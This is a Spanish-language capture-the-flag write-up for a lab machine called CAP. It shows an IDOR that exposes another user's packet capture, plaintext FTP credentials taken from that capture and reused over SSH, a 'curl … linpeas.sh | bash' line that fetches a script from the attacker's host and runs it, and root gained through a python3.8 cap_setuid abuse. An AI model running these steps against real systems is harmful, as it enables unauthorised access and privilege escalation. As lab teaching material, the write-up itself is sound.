

Write Up CAP

Datos sobre el objetivo:

- IP: 10.129.47.208
- Nombre Máquina: CAP
- Dificultad: Fácil
- Objetivos: Descubrir la bandera ubicada en el home del usuario `nathan` y descubrir la bandera ubicada en el home del usuario `root`.

Paso 1: Verificación de la conexión al IP objetivo: Utilización del comando:

```
ping -c 4 10.129.47.208
```

```
(kali㉿kali)-[~]  
$ ping -c 4 10.129.47.208  
PING 10.129.47.208 (10.129.47.208) 56(84) bytes of data.  
64 bytes from 10.129.47.208: icmp_seq=1 ttl=63 time=172 ms  
64 bytes from 10.129.47.208: icmp_seq=2 ttl=63 time=189 ms  
64 bytes from 10.129.47.208: icmp_seq=3 ttl=63 time=185 ms  
64 bytes from 10.129.47.208: icmp_seq=4 ttl=63 time=201 ms  
  
— 10.129.47.208 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3001ms  
rtt min/avg/max/mdev = 172.214/186.753/200.534/10.087 ms
```

Conclusión: Podemos ver que tenemos conexión real con el objetivo, por lo que, podemos seguir con el reconocimiento.

Paso 2: Escaneo utilizando nmap, realizamos el siguiente comando para el descubrimiento de los servicios. Comando:

```
nmap -sS 10.129.47.208 -p- -T5
```


Explicación comando:

- Utilización de `-sS`: Utilizamos esta bandera debido a que solo queremos saber los servicios del objetivo en conjunto con sus puertos. De momento, no es necesario mayor información sobre la versión de estos servicios.
- `-p-`: Escaneo completo de todos los puertos.
- `-T5`: Escaneo con mayor velocidad.


```
(kali㉿kali)-[~]
$ nmap -sS 10.129.47.208 -p- -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-06 10:20 EDT
Warning: 10.129.47.208 giving up on port because retransmission cap hit (2).
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 6.30% done; ETC: 10:25 (0:04:28 remaining)
Stats: 0:01:23 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 17.76% done; ETC: 10:28 (0:06:20 remaining)
Stats: 0:01:30 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 18.89% done; ETC: 10:28 (0:06:22 remaining)
Stats: 0:01:33 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 19.17% done; ETC: 10:28 (0:06:28 remaining)
Stats: 0:05:39 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 58.30% done; ETC: 10:30 (0:04:02 remaining)
Nmap scan report for 10.129.47.208
Host is up (0.19s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 706.69 seconds
```

Conclusión: Podemos rescatar que poseemos 3 puertos abiertos TCP, en este caso tenemos los puertos 21,22,80 con los servicios FTP, SSH y HTTP respectivamente. En el siguiente paso, veremos que información podemos rescatar del protocolo HTTP


Paso 3: Para ver que información disponible hay en el servicio HTTP realizamos una búsqueda en el navegador web (En este caso Firefox)




Conclusión: Vemos en el Dashboard nos entrega un indicio inicial de que la página esta albergando información de red y login, por lo que, vamos a los siguientes subdirectorios disponibles.



Conclusión: En el primer directorio notamos que es un directorio que posee la cantidad y flujo de red que se posee según diferentes usuarios, lo cual es descargable. Vemos también que en este caso no poseemos paquetes de red, pero en la URL nos damos cuenta que esta conformado por /data/<numero>, este número podría indicarnos el ID de un usuario (Esto lo comprobaremos en el paso 4)



Conclusión: Vemos que se nos entrega las interfaces de red del objetivo. Esto, aunque podría ser interesante, si solo poseemos el dominio, para nuestro caso que poseemos la dirección IP como tal, no es muy relevante.



The screenshot shows a Kali Linux virtual machine running on VMware Workstation. The browser displays a network dashboard titled "Dashboard" with a search bar and a user profile "Nathan". The main content area is titled "Active Internet connections (servers and established)" and contains a table of network connections.

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	User	Inode	PID/Program name	Timer
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	1001	35753	-	off (0.00/0/0)
tcp	0	0	0.0.0.0:8080	0.0.0.0:*	LISTEN	101	35422	-	off (0.00/0/0)
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	0	36568	-	off (0.00/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41480	TIME_WAIT	0	0	-	timewait (27.72/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:35680	TIME_WAIT	0	0	-	timewait (5.84/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:35658	TIME_WAIT	0	0	-	timewait (7.71/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41478	TIME_WAIT	0	0	-	timewait (27.83/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:35792	TIME_WAIT	0	0	-	timewait (5.84/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:58258	TIME_WAIT	0	0	-	timewait (47.39/0/0)
tcp	0	0	10.129.47.208:22	10.10.14.237:51500	ESTABLISHED	0	54927	-	keepalive (3000.01/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:58230	TIME_WAIT	0	0	-	timewait (46.40/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41464	TIME_WAIT	0	0	-	timewait (27.72/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41504	TIME_WAIT	0	0	-	timewait (27.83/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41498	TIME_WAIT	0	0	-	timewait (27.83/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41548	TIME_WAIT	0	0	-	timewait (27.73/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:35642	TIME_WAIT	0	0	-	timewait (7.71/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41456	TIME_WAIT	0	0	-	timewait (27.72/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:58330	TIME_WAIT	0	0	-	timewait (46.40/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:58392	TIME_WAIT	0	0	-	timewait (46.40/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:33630	ESTABLISHED	1001	118201	-	off (0.00/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41536	TIME_WAIT	0	0	-	timewait (29.15/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:35822	TIME_WAIT	0	0	-	timewait (7.71/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41492	TIME_WAIT	0	0	-	timewait (27.72/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41524	TIME_WAIT	0	0	-	timewait (27.83/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:58344	TIME_WAIT	0	0	-	timewait (46.40/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:33518	TIME_WAIT	0	0	-	timewait (6.84/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:58378	TIME_WAIT	0	0	-	timewait (46.40/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:35808	TIME_WAIT	0	0	-	timewait (5.84/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:35826	TIME_WAIT	0	0	-	timewait (7.71/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41528	TIME_WAIT	0	0	-	timewait (27.73/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:58368	TIME_WAIT	0	0	-	timewait (46.40/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:35824	TIME_WAIT	0	0	-	timewait (7.71/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:58188	TIME_WAIT	0	0	-	timewait (46.40/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:58152	TIME_WAIT	0	0	-	timewait (46.40/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:35796	TIME_WAIT	0	0	-	timewait (6.84/0/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:41468	TIME_WAIT	0	0	-	timewait (27.72/0/0)
tcp	0	1	10.129.47.208:54050	0.0.0.0:80	SYN_SENT	101	118199	-	on (0.10/1/0)
tcp	0	0	10.129.47.208:80	10.10.14.237:58354	TIME_WAIT	0	0	-	timewait (46.47/0/0)

Conclusión: En esta imagen se nos revelan los procesos abiertos en el objetivo, esto nos podría indicar ciertos servicios los cuales podemos vulnerar una vez dentro, aparte de los servicios mencionados anteriormente. Pero para la fase de explotación inicial no es relevante.

Paso 4: Comprobaremos si el número en la URL del primer directorio corresponde al ID de un usuario, de esta forma se nos podría entregar el trafico de red que existe en este usuario y ver posibles credenciales legítimas en servicios como FTP o SSH.

Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

© Copyright 2021. All right reserved. Template by Colorlib.

Conclusión: Vemos que al modificar el número en la URL se nos muestra la pantalla de otros paquetes de red. Esto nos sugiere que efectivamente el número corresponde al ID del usuario y que de esta forma podemos obtener el tráfico de red de este usuario descargando esta información.

Paso 5: Al descargar la información analizamos el tráfico de red en Wireshark, enfocándonos en los protocolos de autenticación como SSH y FTP

No.	Time	Source	Destination	Protocol	Length	Info
34	0.000000	192.168.196.1	192.168.196.1	FTP	72	Response: 220 (vsFTPd 3.0.3)
36	4.126590	192.168.196.1	192.168.196.1	FTP	69	Request: USER nathan
38	4.126630	192.168.196.1	192.168.196.1	FTP	90	Response: 331 Please specify the password.
40	5.424998	192.168.196.1	192.168.196.1	FTP	78	Request: PASS Buck3tH4TF0RM3!
42	5.432387	192.168.196.1	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432981	192.168.196.1	192.168.196.1	FTP	62	Request: SYST
45	5.432937	192.168.196.1	192.168.196.1	FTP	75	Response: 215 UNIX Type: L8
47	6.309628	192.168.196.1	192.168.196.1	FTP	84	Request: PORT 192.168.196.1,212,148
49	6.309874	192.168.196.1	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
50	6.310514	192.168.196.1	192.168.196.1	FTP	62	Request: LIST
51	6.311853	192.168.196.1	192.168.196.1	FTP	95	Response: 150 Here comes the directory listing.
52	6.311479	192.168.196.1	192.168.196.1	FTP	80	Response: 226 Directory send OK.
54	7.380771	192.168.196.1	192.168.196.1	FTP	84	Request: PORT 192.168.196.1,212,141
55	7.380998	192.168.196.1	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
56	7.381554	192.168.196.1	192.168.196.1	FTP	66	Request: LIST -al
57	7.382165	192.168.196.1	192.168.196.1	FTP	95	Response: 150 Here comes the directory listing.
58	7.382584	192.168.196.1	192.168.196.1	FTP	80	Response: 226 Directory send OK.
60	8.031068	192.168.196.1	192.168.196.1	FTP	64	Request: TYPE I
61	8.031221	192.168.196.1	192.168.196.1	FTP	87	Response: 200 Switching to Binary mode.
62	8.031547	192.168.196.1	192.168.196.1	FTP	84	Request: PORT 192.168.196.1,212,143
63	8.031688	192.168.196.1	192.168.196.1	FTP	107	Response: 200 PORT command successful. Consider using PASV.
64	8.031932	192.168.196.1	192.168.196.1	FTP	72	Request: RETR notes.txt
65	8.032072	192.168.196.1	192.168.196.1	FTP	82	Response: 550 Failed to open file.

```

Frame 34: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.196.1, Dst: 192.168.196.1
Transmission Control Protocol, Src Port: 21, Dst Port: 54431, Seq: 1, Len: 20
File Transfer Protocol (FTP)
  220 (vsFTPd 3.0.3)\n
    Response code: Service ready for new user (220)
    Response arg: (vsFTPd 3.0.3)
[Current working directory: ]
  
```

Conclusión: Podemos ver que al analizar el tráfico FTP de red encontramos hallazgos muy importantes como el usuario que poseen (User nathan) y la contraseña que posee (PASS Buck3tH4TF0RM3!). (Esto se ve de mejor manera en el output del seguimiento TCP)

```
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
SYST
215 UNIX Type: L8
PORT 192,168,196,1,212,140
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
PORT 192,168,196,1,212,141
200 PORT command successful. Consider using PASV.
LIST -al
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,196,1,212,143
200 PORT command successful. Consider using PASV.
RETR notes.txt
550 Failed to open file.
QUIT
221 Goodbye.
```

Conclusión: Podemos ver que existen por lo tanto, el usuario nathan y la contraseña Buck3tH4TF0RM3!. También obtenemos información que el FTP es un directory listening es decir, nos permite acceder al home de Nathan y que en este existe el archivo notes.txt

Paso 6: Ahora que tenemos las credenciales FTP entramos al servicio FTP con las credenciales de nathan. También probaremos las mismas credenciales para el servicio SSH debido a que podrían tener la misma configuración de usuarios.

```
(kali㉿kali)-[~]
$ ftp 10.129.47.208
Connected to 10.129.47.208.
220 (vsFTPD 3.0.3)
Name (10.129.47.208:kali): nathan
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||7497|)
150 Here comes the directory listing.
-r----- 1 1001 1001 168.196.133 Jul 06 14:19 user.txt
226 Directory send OK.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||31145|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****
226 Transfer complete.
33 bytes received in 00:00 (0.15 KiB/s)
ftp> exit
221 Goodbye.

(kali㉿kali)-[~]
$ cat user.txt
5c662454185751c11e3c5eaf5236e673
```

Conclusión: Observamos que poseemos un acceso exitoso al servicio FTP, de esta forma realizamos la siguiente sucesión de comandos para obtener información:

- **ls:** Nos permite listar el directorio de nathan
- **get:** Nos permite obtener la información de user.txt y descargarlo de forma local
- **cat** (Fuera del FTP): Nos permite visualizar la información y ver la bandera que estamos buscando

De esta forma encontramos nuestro primer objetivo.


```
(kali@kali)-[~]
$ ssh nathan@10.129.47.208
The authenticity of host '10.129.47.208 (10.129.47.208)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePitP3qjtVVU+GnSyAZSr+mZKHZRoKcmlUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.47.208' (ED25519) to the list of known hosts.
nathan@10.129.47.208's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon Jul  6 17:01:33 UTC 2026

System load:          0.0
Usage of /:            36.8% of 8.73GB
Memory usage:         21%
Swap usage:            0%
Processes:             226
Users logged in:       0
IPv4 address for eth0: 10.129.47.208
IPv6 address for eth0: dead:beef::a0de:adff:fe13:faee

⇒ There are 2 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

  https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ ls
```

Conclusión: Con las mismas credenciales dadas por el servicio FTP podemos ver que somos capaces de acceder al servicio SSH, de esta forma para obtener la siguiente bandera debemos buscar una manera de escalar privilegios.

Paso 7: Para escalar privilegios realizamos una búsqueda de permisos SUID mal configurados para esto realizamos el comando de búsqueda:

```
find / -perm -4000 -type f 2>/dev/null
```

Explicación del comando:

- find: Permite encontrar archivos y/o directorios con ciertas características.
- /: Corresponde a que la búsqueda será en el directorio raíz del sistema
- -perm -4000: Corresponde a que se buscará solo aquellos archivos y/o directorios que poseen el permiso SUID
- -type f: Se especifica que se buscaran solo archivos y no directorios.
- 2>/dev/null: Todos los errores generados se van hasta el directorio /dev/null (Para que el output salga más limpio).


```
nathan@cap:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/snap/snapd/11841/usr/lib/snapd/snap-confine
/snap/snapd/12398/usr/lib/snapd/snap-confine
/snap/core18/2066/bin/mount
/snap/core18/2066/bin/ping
/snap/core18/2066/bin/su
/snap/core18/2066/bin/umount
/snap/core18/2066/usr/bin/chfn
/snap/core18/2066/usr/bin/chsh
/snap/core18/2066/usr/bin/gpasswd
/snap/core18/2066/usr/bin/newgrp
/snap/core18/2066/usr/bin/passwd
/snap/core18/2066/usr/bin/sudo
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2066/usr/lib/openssh/ssh-keysign
/snap/core18/2074/bin/mount
/snap/core18/2074/bin/ping
/snap/core18/2074/bin/su
/snap/core18/2074/bin/umount
/snap/core18/2074/usr/bin/chfn
/snap/core18/2074/usr/bin/chsh
/snap/core18/2074/usr/bin/gpasswd
/snap/core18/2074/usr/bin/newgrp
/snap/core18/2074/usr/bin/passwd
/snap/core18/2074/usr/bin/sudo
/snap/core18/2074/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2074/usr/lib/openssh/ssh-keysign
```

Conclusión: Analizando el output nos damos cuenta de que todos aquellos archivos que poseen permisos SUID son legítimos y necesitan este permiso para funcionar. Por lo que, no pudimos encontrar nada que nos permitiera elevar privilegios con este comando. Por esta razón, intentaremos otra forma de buscar este tipo de archivos.

Paso 8: Para encontrar archivos con el permiso SUID mal configurado, ocuparemos un script llamado linepeas.sh, el cual es un script de evaluación de posibilidades en el proceso de escalar privilegios. Este script lo puedes encontrar en el siguiente repositorio de GitHub: <https://github.com/peass-ng/PEASS-ng/tree/master/linPEAS>. Luego de descargarlo realizamos lo siguiente:

- `cd Downloads`: Cambio al directorio donde descargue `linpeas.sh`
- `sudo python3 -m http.server 80` (Host): Realizo un servicio HTTP a través de Python3, para de esta forma que se pueda descargar el script
- `curl http://10.10.14.237/linpeas.sh | bash` (Víctima): Descargo el script de automatización en la víctima y lo ejecuto directamente en el bash. Esto se realizará a través del protocolo SSH.

Luego el script funcionará en la máquina víctima y entregará información que nos puede servir en la escalada de privilegios.

```

└─ Processes with capability sets (non-zero CapEff/CapAmb, limit 40) (T1548.001)

Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

```

Conclusión: Al realizar el script, nos damos cuenta de que se da mucha información sobre la escalada de privilegios, pero la más importante es esta línea que nos entrega que el permiso SUID del archivo `/usr/bin/python3.8` puede ser vulnerado a través de la ejecución de comandos por Python 3.8.

Paso 9: Para la ejecución de comandos en Python 3.8 y más importante para poder escalar privilegios en el sistema objetivo realizamos lo siguiente:

- `/usr/bin/python3.8`: Nos permite tener una consola interactiva que permite realizar comandos a través de él.
- `import os`: Importa el sistema operativo como librería en Python
- `os.setuid(0)`: Cambia el UID a 0 el cual es el UID del root
- `os.system("/bin/bash")`: Realiza un comando de sistema, en este caso, se realiza el `/bin/bash` el cual corresponde a la terminal, pero ahora por la línea anterior con los permisos de root en vez de los permisos de usuario.

De esta forma podemos obtener acceso a los privilegios del root y obtener la bandera en el home del mismo.

```
nathan@cap:~$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~# ls
snap user.txt
root@cap:~# pwd
/home/nathan
root@cap:~# cd /root
root@cap:/root# ls
root.txt snap
root@cap:/root# cat root.txt
7f367f467169b7769744bbf4d1109297
root@cap:/root#
```

Conclusión: Podemos ver que se nos aumentaron los privilegios a un UID 0, por lo que, ahora somos capaces de acceder al home de el root, de esta forma podemos acceder a la última bandera.